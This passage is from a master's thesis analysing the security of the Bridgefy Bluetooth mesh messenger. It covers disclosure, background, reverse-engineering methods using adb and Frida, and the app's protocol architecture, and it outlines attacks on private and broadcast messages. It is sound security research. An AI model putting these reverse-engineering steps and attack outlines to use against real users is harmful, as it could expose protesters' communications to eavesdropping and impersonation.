Eidgenössische Technische Hochschule Zürich
Swiss Federal Institute of Technology Zurich

Breaking Bridgefy, again

Master Thesis

Raphael Eikenberg

September 1, 2021

Advisors: Prof. Dr. Kenny Paterson, Prof. Dr. Martin Albrecht

Applied Cryptography Group
Institute of Information Security
Department of Computer Science, ETH Zürich

Abstract

Bridgefy is a messaging application that uses Bluetooth-based mesh networking. Its developers and others have advertised it for use in areas witnessing large-scale protests involving confrontations between protesters and state agents. After a security analysis in August 2020 reported severe vulnerabilities that invalidated Bridgefy's claims of confidentiality, authentication, and resilience, the developers adopted the Signal protocol. The developers then continued to advertise their application as being suitable for use by higher-risk users.

In this thesis, we analyse the revised security architecture of the Bridgefy messenger and SDK and report two new attacks. One attack enables an adversary to compromise the confidentiality of private messages by exploiting a time-of-check to time-of-use (TOCTOU) issue, side-stepping Signal's guarantees. The other attack allows an adversary to recover broadcast messages without knowing the network-wide shared encryption key.

Furthermore, we find that the changes deployed in response to the August 2020 analysis fail to remedy the previously reported vulnerabilities. In particular, we show that (i) the protocol persists to be susceptible to an active attacker-in-the-middle, (ii) an adversary continues to be able to impersonate other users in the broadcast channel of the Bridgefy messenger, (iii) the DoS attack using a decompression bomb is still applicable, albeit in a limited form, and that (iv) the privacy issues of Bridgefy remain largely unresolved.

Contents

Chapter 1

Introduction

Core cryptographic protocols such as TLS and Signal and their implementations have been subject to extensive analysis by the research community for many years. The numerous attacks [1, 3, 4, 10] in this domain suggest that designing and implementing cryptographic systems indeed takes considerable attention. Yet, plenty of applications and products out there, *in the wild*, that employ cryptographic mechanisms to protect their users remain understudied. In this thesis, we review the security of one application in this category: the Bridgefy messenger.

Bridgefy is a mobile application and software development kit (SDK) that provides communication capabilities over Bluetooth. It allows users to form a mesh network to exchange messages without requiring a connection to the Internet. Its primary target application areas are large events such as sports events where existing Internet infrastructure may not be able to cope with demand. However, its developers also actively promote their application for use in protests and other situations of social unrest, where mobile telecommunications and Internet connections may be unreliable [16, 33, 42, 48, 59, 60, 61, 62, 64, 65, 66]. According to the developers, their mobile application has been downloaded by more than 6 million people [63], while they report that their SDK is used by more than 40 companies [14].

1.1 Motivation

In August 2020, Albrecht, Blasco, Jensen, and Mareková [2] performed a security analysis of the Bridgefy application and reported severe vulnerabilities: (i) An adversary could track Bridgefy users, and produce a social graph of the mesh network, (ii) messages of users could be spoofed due to the lack of authentication mechanisms, (iii) images transmitted over the mesh network were not encrypted at all, (iv) an active attacker in the middle could impersonate two users to each other and eavesdrop on the communic-

ation, (v) private messages were susceptible to a padding oracle attack, and (vi) a carefully crafted message could either take down the entire network or prevent two particular users from communicating.

In response, in October 2020, Bridgefy announced an overhaul of their security architecture [14] with the high-level changes being given as:

> - *All messages will be end-to-end encrypted*
> - *A third person will no longer be able to impersonate any other user*
> - *Man-in-the-middle attacks done by modifying stored keys will no longer be possible*
> - *One-to-one messages sent over the mesh network will no longer contain the sender and receiver IDs in plain text*
> - *A third person will no longer be able to use the server's API to learn others' usernames*
> - *All payloads will be encrypted*
> - *Historical proximity tracking will not be possible*
>
> *This basically means that all messages and users are now safe from unwanted prying eyes. [...] We are aware of the tremendous responsibility we have towards our users, and we're committed to improving our security continuously to make sure the chances of attacks are reduced even further.*

The key technical change implemented by Bridgefy is the adoption of the Signal protocol [28]. In addition, all traffic—including metadata—is now additionally encrypted with a network-wide symmetric key in AES-ECB mode. Since then, no public independent security assessment of the Bridgefy application has been conducted, but Bridgefy started advertising their application again for higher-risk scenarios [15].

1.2 Structure and Contributions

In this thesis, we report severe, practically exploitable vulnerabilities in the Bridgefy messenger in version 3.1.3 and the SDK in version 2.0.2. Most of our attacks focus on the setting where the network-wide shared key is known to the adversary. This assumption is well justified for the Bridgefy application being advertised for use in protest settings: in this case, the network-wide encryption key can be retrieved by an adversary using dynamic instrumentation. In particular, we make the following contributions:

In Chapter 4, we give an overview of the inner workings of Bridgefy in version 3.1.3. We provide an outline of the application architecture and the Bridgefy protocol.

In Chapter 5, we present two new attacks on Bridgefy. One of them breaks the confidentiality of Bridgefy private chats by associating an attacker's public key with the session between two targets. It exploits a difference in time that arises between queuing a message and fetching the encryption key and, as such, is an instance of the time-of-check to time-of-use (TOCTOU) variety. The other, more expensive attack gives an adversary the ability to recover broadcast messages from a small set of possible plaintexts in the setting where the network-wide shared key is unknown. It works because compression precedes encryption of packets, which leaks information about the plaintext.

In Chapter 6, we reevaluate the vulnerabilities previously reported in [2] and find that they remain mostly unfixed or insufficiently fixed. Specifically, we show:

- The protocol persists to be susceptible to an attacker in the middle. While the attack is now limited to the first exchange between a pair of users—it abuses the 'trust on first use' (TOFU) assumption—we note that Bridgefy offers users no option to verify the public keys of their contacts.
- Broadcast messages continue to be unauthenticated; an adversary can exploit this to mount impersonation attacks.
- The Denial of Service (DoS) attack remains applicable, albeit in a limited form.
- Bridgefy users can still be tracked.

In Chapter 7, we discuss our results and suggest possible remediation techniques for unfixed vulnerabilities.

1.3 Disclosure

We notified the developers of Bridgefy about the majority of our findings on 2021-05-21. Our report included the attack from Section 5.1 and those from Chapter 6. The developers confirmed receipt some days later and described their plans to remediate the vulnerabilities. On 2021-07-21, the developers informed us they would not publicly disclose the problems we reported, explaining they feared putting their users' safety at risk if they did. However, they promised to remove the term 'end-to-end' from all of their social media and blog publications.

In version 3.1.7 of the Bridgefy messenger, released on 2021-08-14, our exploit for the TOCTOU attack stopped working. Up until this point in time, the attack still worked as described initially. We found that Bridgefy also deployed changes regarding the DoS attack from Section 6.3, yet we were

not able to verify if their changes correctly mitigate the attack as part of this work. The Bridgefy SDK was not updated at all throughout the course of writing this thesis, and continues to be vulnerable to the attacks described herein as of the day of submission.

1.4 Terminology

We briefly introduce non-standard terms we use consistently across this thesis.

Messages and packets While the distinction of messages and packets might seem arbitrary in the usual messaging setting, it is important for Bridgefy. When a user types a string *s* and sends it to another user over the mesh network, the string passes by multiple nodes, i.e., it is transmitted over multiple hops. *s* does not change over these hops, because it is the *message* the sender intended to communicate. But the bytes transmitted between the nodes on the way *do* change because the metadata of the *packets* differ. In other words, the user triggers a single message, which propagates in the network with the help of multiple packets.

Payload content When a user types a string *s* and sends it to another user, we call *s* the *payload content* of the message (and of the packets). This is to avoid confusion with the terminology used by Bridgefy: a *payload* in Bridgefy is a map of key-value pairs within a packet. The details of packet layouts are discussed in Section 4.5.

Simulation and attack samples In the broadcast message recovery attack, we have a simulation phase and an attack phase. Both require us to gather packet lengths to form a *sample*. The respective outputs will be a *simulation sample* and an *attack sample*.

Experiment In Chapter 5, we run several simulations in various settings for different parameters. The measurements in a broadcast message recovery attack count towards the same *experiment* if they share a simulation sample.

Chapter 2

Background

In this Chapter, we introduce the concepts and technologies that the following Chapters build on. We also give an overview of related work in the broader context.

2.1 Bluetooth Low Energy (BLE)

Bluetooth Low Energy is a widely adopted wireless technology used in mobile and Internet of Things (IoT) devices. Ryan [50] conducted an early analysis of BLE security, demonstrating packet injection and breaking the key exchange as part of the encryption. Sivakumaran and Blasco [55] showed that pairing protected BLE data needs to be secured on the application layer in Android to prevent co-located applications on the device from accessing it. Wu, Nan, Kumar, Tian, Bianchi, Payer, and Xu [69] found a weakness in the BLE specification that enabled an attacker to impersonate a device to another. Zhang, Weng, Dey, Jin, Lin, and Fu [70] reported practically exploitable downgrade attacks on BLE.

2.2 Mesh Networks

A mesh network is based on a network topology where devices connect without following a hierarchical structure [20]:

> *In mesh topologies, network nodes are directly and dynamically connected in a non-hierarchical way [...]. Moreover, mesh networks do not require an infrastructure, since they dynamically self-organise and configure themselves.*

A mesh topology is especially useful when the goal is to build a decentralised network: devices route incoming traffic to their neighbours, such that each packet eventually reaches its destination. Figure 2.1 depicts a mesh network.




Figure 2.1: An example mesh network. A sender S sends a packet to a receiver R. Other devices in the network help routing the packet to its destination. One possible route is highlighted in colour.

Popular protocols that use a mesh topology are Bluetooth Mesh [52], Zigbee [5], and Thread [38]. Note that Bluetooth Mesh is a dedicated technology that is not to be confused with mesh networks where the links are normal Bluetooth LE connections.

2.3 Signal and libsignal

Signal [54] is a messaging application that enables end-to-end encrypted communication. Its security guarantees stem from the Signal cryptographic protocol, which was developed progressively as part of the Signal application. The protocol was subject to an extensive study by Cohn-Gordon, Cremers, Dowling, Garratt, and Stebila [21], who analysed the key agreement and the ratcheting mechanism of Signal. Their analysis revealed no significant flaws in its design.

The Signal protocol is available as an official implementation in Java called `libsignal-protocol-java` [53]. The library can be used to provide end-to-end encrypted communication for applications other than Signal.

In the interface of the library, endpoints are identified by a `SignalProtocolAddress`. This type is a combination of a `name` that identifies the user and a `deviceId` that is unique for each device a user owns. Before two endpoints can communicate, one party needs to retrieve a 'prekey bundle' (PKB) of the other and use it to send an initial message. We here assume that the PKB acts like a public key: it contains all information to establish a secure session between the two parties, but it needs to be authentic. If an adversary was able to change the PKB for their own, the session would not be secure. In the Signal messenger, the server is hence trusted until the two communicating parties manually verify the authenticity of their session.

Figure 2.2: If the object reference can be changed between t_1 and t_2, the permission check at t_1 can be tricked in regard to the access at t_2.

2.4 Time-of-Check to Time-of-Use (TOCTOU)

Time-of-Check to Time-of-Use vulnerabilities [67, pg. 157] exploit a change in state between when a certain property is checked and used [58]. Bishop and Dilger [9] were among the first to describe this class of vulnerabilities and studied them in the context of file systems.

Vulnerabilities of the TOCTOU variety commonly occur when dealing with object references in multi-processing systems. Assume that we have a system where a user $u \in \mathcal{U}$ does not have access to object $o_1 \in \mathcal{O}$. However, u has access to object $o_2 \in \mathcal{O}$ using the reference $\hat{o}$. Further, assume that u runs two processes $p_1, p_2 \in \mathcal{P}$.

When u accesses $\hat{o}$ in p_1, the permission is checked at time t_1, and the system determines that u should be granted access. u now adjusts $\hat{o}$ in p_2, such that it links to o_1 instead of o_2. When u then proceeds with accessing $\hat{o}$ in p_1 at time $t_2 > t_1$, it can access o_1, even if it does not have permission. Figure 2.2 visualises the time frame $(t_1; t_2)$ where the system is vulnerable to this attack.

2.5 MessagePack

MessagePack [25] is a data format for object serialisation, similar to JSON, YAML, and TOML [12, 24, 45]. It supports various primitive types like integers, booleans, floats, strings, arrays, and maps. A key difference between MessagePack and its counterparts is that the format is binary, allowing for more compactness. However, this also means it is not trivially readable by humans.

The specification of MessagePack is available on GitHub [31]. In general, an object is converted by sequentially lining up the respective *formats* for all values of an object. Given an object made of two boolean values, the serialised form is a concatenation of the formats for these two boolean values.

The format of a value is defined in the specification. For instance, the boolean values `false` and `true` convert to the fixed bytes `0xc2` and `0xc3` respectively. Values with variable length convert into formats that contain not just the value but also their size. A string with a length of up to 31 bytes converts




Figure 2.3: The format of a map in MessagePack for $n \leq 15$. b is of form `1000XXXX`, where `XXXX` refers to the number n of key-value pairs. k_i an v_i are the key and value of the ith element respectively.

into a leading byte b, followed by the ASCII encoding of the string. b is a composition of form `101XXXXX`, where the placeholder `XXXXX` refers to the size of the string. For example, the string 'id' converts to the bytes `0xa2 0x69 0x64`. Here $b = \texttt{a2}_{16} = \mathbf{101}00010_2$, followed by the ASCII representations of 'i' and 'd'.

Maps—which map from keys to values—work similar to strings, but are slightly more complex. They also start with a byte b, for maps with up to 15 elements of form `1000XXXX`, where `XXXX` now refers to the number n of key-value pairs. b is followed by $2n$ formats: odd elements are keys, and even elements are the value for the preceding key. Figure 2.3 illustrates how the format of maps looks like in MessagePack.

2.6 Compression in Cryptography

The use of compression in combination with a cryptographic system was shown to be able to affect the security of that system through a side-channel already by Kelsey [41]. In particular, Rizzo and Duong [49] showed with the CRIME attack that an attacker could recover secret web cookies based on a chosen-plaintext attack together with information leakage caused by compression in SPDY and TLS. Similarly, the BREACH attack, reported by Prado, Harris, and Gluck [44], demonstrated that the idea of CRIME was also applicable to compression in HTTP, which was not considered in the efforts to mitigate CRIME. Vanhoef and Van Goethem [68] showed with the HEIST attack that despite all efforts to mitigate CRIME and BREACH, an attacker-in-the-middle could still derive the length of the plaintext of a response and use the leakage of the compression to mount a plaintext recovery attack. Around the same time, Garman, Green, Kaptchuk, Miers, and Rushanan [27] reported an attack against Apple iMessage that exploits certain properties of DEFLATE compressed data.

2.7 gzip

gzip [23] is a file format for lossless compressed data. In essence, it wraps DEFLATE [22] compressed data and attaches metadata fields around it. Figure 2.4 illustrates the high-level file format of gzip. The first two bytes




Figure 2.4: The file format of gzip. The 'Flags' field has influence over the structure of the file format after the 'Operating System' field. Here we assume that no flags are set.

are of the fixed values `0x1f` and `0x8b`. Then follows a field to indicate the algorithm used for compression: since only DEFLATE is defined in gzip, this is always a byte of value `0x08`. The other values of the header are commonly set to zero. The trailer consists of a CRC-32 value computed over the uncompressed data and the length of that data.

DEFLATE is based on LZ77 [71] and Huffman coding [39]. Overall, the algorithm replaces any repeating block of data with a reference to a previous occurrence. At the same time, it ranks bytes and references by occurrence and assigns them a code word accordingly. The compression effect, therefore, comes down to data deduplication at both byte and bit level.

The DEFLATE-compressed data can consist of several blocks. Each block starts with a header: the first three bits determine the type of the block and indicate if the block is the final block of the compressed data. Depending on the type, blocks can either be uncompressed or use fixed or dynamic Huffman codes. In this thesis, we focus on blocks with dynamic Huffman codes, for which the block then contains information about the Huffman table used for compression. The rest of the data in the block is the actual compressed data in the form of Huffman code words.

How this data is encoded is well-described in RFC 1951 [22]:

> *[...] encoded data blocks in the 'deflate' format consist of sequences of symbols drawn from three conceptually distinct alphabets: either literal bytes, from the alphabet of byte values (0..255), or <length, backward distance> pairs, where the length is drawn from (3..258) and the distance is drawn from (1..32,768). In fact, the literal and length alphabets are merged into a single alphabet (0..285), where values 0..255 represent literal bytes, the value 256 indicates end-of-block, and values 257..285 represent length codes (possibly in conjunction with extra bits following the symbol code) [...]*

As described above, a block always ends with the code word that represents the value 256. Since code words are bits of variable length, a block is not necessarily byte-aligned. Still, gzip expects the DEFLATE data to be byte-aligned, which is why the data is commonly padded with zero bits to the next full byte.

2.8 Maximum Likelihood Estimation (MLE)

Maximum Likelihood Estimation is a method to derive the parameter that is most likely to underlie the probability distribution of observed data. MLE is an established method in cryptography and has been used, e.g., by Bricout, Murphy, Paterson, and van der Merwe [13] and Garman, Paterson, and van der Merwe [26].

We give a brief mathematical overview of MLE. Given is a random sample $\mathbf{x} = (x_1, x_2, \ldots, x_n)$. X_i is the random variable for x_i, where $1 \leq i \leq n$. The probability distribution of $\mathbf{x}$ underlies the unknown parameter $\theta \in \Theta$. We can make a 'best guess' $\hat{\theta}$ as to what θ might be, by just observing $\mathbf{x}$:

$$\hat{\theta} = \arg\max_{\theta \in \Theta} \mathcal{L}(\theta|\mathbf{x}).$$

The likelihood is defined as

$$\mathcal{L}(\theta|\mathbf{x}) := \Pr(\mathbf{x}|\theta) = \Pr(x_1\, x_2 \ldots x_n|\theta).$$

Given that X_i, X_j with $1 \leq i, j \leq n$ and $i \neq j$ are pairwise independent, we can simplify this expression to

$$\mathcal{L}(\theta|\mathbf{x}) = \Pr(\mathbf{x}|\theta) = \prod_{i=1}^{n} \Pr(x_i|\theta).$$

To improve the precision of the computation, the logarithm of the likelihood function can be calculated instead of the likelihood itself. Since the logarithm is monotonic, this maintains the correct order to find the maximum. Overall, we have

$$\hat{\theta} = \arg\max_{\theta \in \Theta} \log \mathcal{L}(\theta|\mathbf{x}) = \arg\max_{\theta \in \Theta} \sum_{i=1}^{n} \log \Pr(x_i|\theta).$$

Instead of determining only one best guess, we could similarly create a sequence $S = (s_1, s_2, \ldots, s_n)$ of *candidates*, ordered by their respective likelihood. That is, $s_1 = \hat{\theta}$, while s_2 is the second-most likely candidate.

Chapter 3

Methodology

The details of Bridgefy's inner workings are not public. Since both the messaging application and the SDK are closed-source software, it is necessary to reverse engineer them. In this Chapter, we detail our efforts to understand how Bridgefy works.

We analysed the Android application in version 3.1.3 and the SDK in version 2.0.2, dated 2021-04-27 and 2021-02-09. We approached the assessment in two steps: a *static* analysis revealed a rough overview of the mechanics in both software components, while a *dynamic* analysis confirmed our observations.

3.1 Retrieval of Assets

The Google Play store does not offer direct downloads of applications. Therefore, various websites have emerged that offer such downloads [6, 7]. However, when downloading an application from a third-party website, there are no guarantees with regard to the authenticity of that application.

For this reason, we opted to install Bridgefy from Google Play [34] on our Android phone and retrieve the APK file via adb [46]. Listing 1 shows the commands that were used to pull the APK file from Android.

```
1 adb shell pm list packages | grep -i -e 'bridgefy'
2 adb shell pm path $PACKAGE_NAME
3 adb pull $APK_PATH
```

Listing 1: The commands used to retrieve the APK file. The first command prints the package name of the Bridgefy application, which can be used to find the path of the APK.

```
1 Log.e("ClassName", "funcName() failed: " + e.getMessage(), e);
```

Listing 2: Logging statements similar to the one listed here reveal the intended names of classes and methods in Bridgefy.

While the SDK is compiled into the messaging application, it is also available in a public Maven repository [18] as an AAR file. Because the byte code in the AAR file has been processed one time less than that in the APK file, it gives better decompilation results on certain occasions. On the downside, we found that the messaging app is using a different version of the SDK than the latest one publicly available, presumably an internal build specifically for Bridgefy's messaging app. This causes inconsistencies between the actual behaviour of the app and what the analysis of the AAR file would suggest.

3.2 Static Analysis

We decompiled Bridgefy to reconstruct Java source code for better readability. The APK file was directly decompiled using Jadx [56], but also converted into a JAR file using enjarify [36] for further processing. The AAR file was extracted to retrieve a JAR file. Both JAR files were then decompiled to Java source, leveraging multiple Java decompilers with different advantages: CFR [8], Fernflower [40], Krakatau [37], and Procyon [57].

While the output was obfuscated, Bridgefy's code sometimes references class and method names similar to the statement in Listing 2. The manual inspection of the generated source code gave direct indications as to what more complex blocks of code presumably do.

3.3 Dynamic Analysis

After manually inspecting the Java code, we instrumented the Bridgefy messenger with Frida [47] and objection [51]. This allowed us to hook into existing functions of the app, and thereby monitor method calls and change method behaviour. In particular, we could observe packets as they were being encrypted and decrypted.

Note that the generated source code from Section 3.2 is helpful in understanding how the application works from a high-level perspective, and aids in developing theories about the security of the application. But it is the role of the dynamic instrumentation to validate these theories, as the method gives verifiable results.

```
frida -D $PHONE_ID -l $SCRIPT_NAME $TARGET_ID
```

Listing 3: The command used to run Frida scripts. `$PHONE_ID` is the device ID used by adb. `$SCRIPT_NAME` is the file name of the script to run. `$TARGET_ID` is the ID of our target, 'Bridgefy'.

As part of this work, we produced several Frida scripts to extract information and modify the behaviour of Bridgefy. The source code of these scripts is listed in Chapter 8. Frida scripts that are accompanied by a Python script can be directly executed by running the Python script. The other scripts can be started using the command shown in Listing 3.

Chapter 4

Architecture of Bridgefy

In this Chapter, we explain how the protocol underlying the Bridgefy app works. In particular, we look at how Bridgefy attempts to achieve confidentiality and authenticity.

4.1 Overview


The Bridgefy app is a mobile messenger with the ability to send messages via Bluetooth instead of the Internet. Users that run the app become part of a Bluetooth network that relays the messages, i.e., they become a *peer* of the mesh network.

Bridgefy supports Bluetooth Low Energy (BLE) and Classic Bluetooth, with BLE being the default mode of operation. Under certain conditions, messages can also be transmitted over the Internet, however, if a device is offline, it will only communicate over Bluetooth. In this thesis, we focus exclusively on BLE-based communication.

Messages can either be sent publicly to everyone nearby or to a specific user. Public messages are sent in the broadcast room, while private messages are sent in a private chat, as depicted in Figure 4.1. A private chat can only be instantiated with users whose device has previously been in Bluetooth reach. A user can then initiate a private chat by clicking on the name of another user in the broadcast room.

For private chats, the app will indicate on the top right with a red badge if the other user is in Bluetooth reach, as visible in Figure 4.1b. If this is the case, then the messages to that user will not be relayed over the mesh network, but sent directly to that user.

Users are identified by a universally unique identifier (UUID) of 128 bit called *userId*. This UUID is randomly generated on each device when the app is



(a) Broadcast chat with everyone (b) Private chat with Alice

Figure 4.1: The user interface of chat windows in Bridgefy.




Figure 4.2: The high-level components of the Bridgefy app.

launched for the first time. Users must also pick a *display name* when they install the app, however, it is not unique and can be arbitrarily chosen. When a new broadcast message is received, the display name of the sender is displayed along with the message.

4.2 Software Components

In the background, the Bridgefy app makes use of Bridgefy's SDK. While the app is responsible for the user interface and chat management, the SDK provides the necessary mechanics to (i) establish trust between devices, (ii) encrypt and decrypt packets, and to (iii) transmit packets via the Bluetooth functionality offered by the underlying operating system. Figure 4.2 illustrates the interworking between the app and the SDK.

For the SDK to work, it needs to be initialised, which happens when the app starts. This process and the general use of the SDK is documented in a GitHub

repository together with official sample applications [19]. Additionally, a description of all exposed functionality is available in the official SDK documentation [17].

To summarise, the app calls `Bridgefy.initialize()` of the SDK with a registration callback and an API key. The SDK will then validate the API key and notify the app of the result via the callback. On success, the app next calls `Bridgefy.start()` with two different callbacks:

- a **message listener** that is called when a new message is received, and
- a **state listener** that is called when a connection with a nearby peer is established or closed.

Finally, if the app wants to send a message, it calls `Bridgefy.sendMessage()` or `Bridgefy.sendBroadcastMessage()`.

As is indicated in Figure 4.2, the SDK outsources some cryptography-related operations to libsignal. When instantiating a `SignalProtocolAddress`, Bridgefy sets the `deviceId` to 0 while using a peer's userId in the addresses `name` field.

libsignal maintains state for all established sessions in a `SignalProtocolStore`. When a new PKB is received from a peer, Bridgefy instantiates a `SessionBuilder` which is supplied with the protocol store and the peer's protocol address. A new session is then created by passing the PKB to `SessionBuilder.process()`.

When the SDK needs to encrypt data using Signal for a particular peer, it instantiates a `SessionCipher` and supplies it with the protocol store and the peer's protocol address. The data is then passed to `SessionCipher.encrypt()`.


4.3 Packet Types

Users can decide between sending broadcast messages and private messages. However, since private messages can either be sent directly to the other peer or over the mesh network, there are three different settings to consider:

- A **broadcast packet** propagates a broadcast message from one peer to multiple other peers over the mesh network.
- A **multi-hop packet** transmits a private message from one peer to another over the mesh network.
- A **one-to-one packet** transmits a private message from one peer to another directly. Note that this setting is only applicable when the two peers are within Bluetooth reach.

These settings are illustrated in Figure 4.3.

On the network layer, Bridgefy associates only two different packet types with these settings: those that are routed through the mesh network, and those that



(a) One-to-one packet (b) Multi-hop packets (c) Broadcast packets

Figure 4.3: We consider three different settings in the network. Here, S and R denote message sender and receivers respectively.

are sent directly. The former packets are referenced as type `ForwardMessage`, while the latter are of type `BleEntityContent`.

4.4 Handshake

When two devices get physically close enough to establish a Bluetooth connection, they perform a handshake (assuming that they have not performed a handshake previously). This process is handled by the SDK, meaning it is not transparent to the app.

In the handshake, each party generates a PKB and sends it to the other party. Based on the exchanged PKBs, a Signal session is established, enabling the parties to encrypt and authenticate packets.

Assuming Alice A and Bob B come within range of one another for the first time, the handshake proceeds as follows:

$$A \to B: \quad \texttt{ResponseTypeGeneral}(\text{userId}_A) \tag{4.1}$$
$$B \to A: \quad \texttt{ResponseTypeGeneral}(\text{userId}_B) \tag{4.2}$$
$$A \to B: \quad \texttt{ResponseTypeKey}(\text{PKB}_A) \tag{4.3}$$
$$B \to A: \quad \texttt{ResponseTypeKey}(\text{PKB}_B) \tag{4.4}$$

Here, userId_A denotes the userId of peer A and PKB_A denotes the PKB generated by A. After (4.1), B checks if any Signal session has already been established for userId_A, and aborts the handshake if this is the case. Peer A may also abort the handshake after (4.2).

Note that we have made some simplifications here that are not relevant to our analysis. In reality, the packets contain CRC checksums and version information. Further, all four packets of the handshake are wrapped in a `BleHandshake` packet, which itself is wrapped in a `BleEntity` packet.

Name	*Value*	*Type*
ENTITY_TYPE_HANDSHAKE	0	BleHandshake
ENTITY_TYPE_MESSAGE	1	BleEntityContent
ENTITY_TYPE_BINARY	2	unused
ENTITY_TYPE_MESH	3	ForwardTransaction
ENTITY_MESH_REACH	4	unused
ENTITY_TYPE_FILE	5	unused

Table 4.1: Packet types in Bridgefy. The values 2, 4, and 5 are defined by the SDK but never used. The column *Name* refers to the variable name of the constant.

The handshake is not performed over the mesh network, but only over a direct Bluetooth connection. As a result, only peers that have previously met can later exchange messages privately over the mesh network.

Because no further authentication is involved, the handshake follows the trust on first use (TOFU) principle: in (4.3) and (4.4), the parties implicitly trust the PKB they receive. In contrast to messengers like Signal, users cannot verify the keys of peers manually, as Bridgefy's user interface offers no way to do so.

4.5 Packet Encoding

On the lowest layer, Bridgefy encapsulates all packets into the type `BleEntity`. Its `et` field (presumably for 'entity type') indicates the type of packet it contains. Table 4.1 lists the possible packet types.

The type `ForwardPacket` represents multi-hop packets and broadcast packets. For efficiency, multiple objects of type `ForwardPacket` are bundled into a packet of type `ForwardTransaction` on the network layer. Figure 4.4 illustrates the relations between these types in a UML diagram. Going forward, we will assume that a `ForwardTransaction` contains only a single `ForwardPacket`, as would be the case in a low-traffic mesh network. That simplifies the description of serialisation and encryption to make it more comprehensible.

The type `ForwardPacket` features fields necessary to route the packet through the mesh network. Among other things, it contains a time to live (TTL) field named `hops`. This field is a single byte value that decrements whenever the packet is forwarded by a node. The purpose of the field is to prevent packets from circulating in the mesh network indefinitely: once the value reaches 0, the packet is discarded.




Figure 4.4: A `ForwardPacket` is always encapsulated in a `ForwardTransaction`, which itself is encapsulated in a `BleEntity`.

The `track` field is a list that contains the CRC-32 sums of userIds that have been involved in the delivery of a packet. More precisely, its length is limited to the last n nodes, where n varies depending on the profile of the connection. Curiously, the field appears unused otherwise.

Both the `ForwardPacket` and the `ForwardTransaction` have their own `sender` field. The former holds the userId of the *message* sender, while the latter holds the userId of the *packet* sender. The message sender originally typed the message into the chat window, whereas the packet sender was the most recent peer to relay the message. The two fields are equal exactly at the very first hop of the message.

Examples for broadcast and multi-hop packets are shown in Listings 4 and 5. Note that packets are not serialised with JSON but with MessagePack: the Listings serve illustrative purposes for the content within the packets.

While the overall structure of broadcast and multi-hop packets is similar, there are important differences:

- The `receiver_type` field is used to differentiate broadcast packets from multi-hop packets: the value 1 indicates a broadcast packet, and the value 0 a multi-hop packet.
- Since broadcast packets do not have a designated receiver, they do not contain a populated `receiver` field.
- In multi-hop packets, the payload entry `nm` (presumably for 'name') refers to the name of the receiver, whereas in broadcast packets, it refers to that of the sender.
- While a `ForwardPacket` containing a broadcast packet is serialised and encrypted as a whole, it is handled differently for multi-hop packets: the `payload` field is removed from the `BleEntity` and processed sep-

```
{   "id": "2fb34c70-9bdc-4c15-a357-461d2a0d71cc",
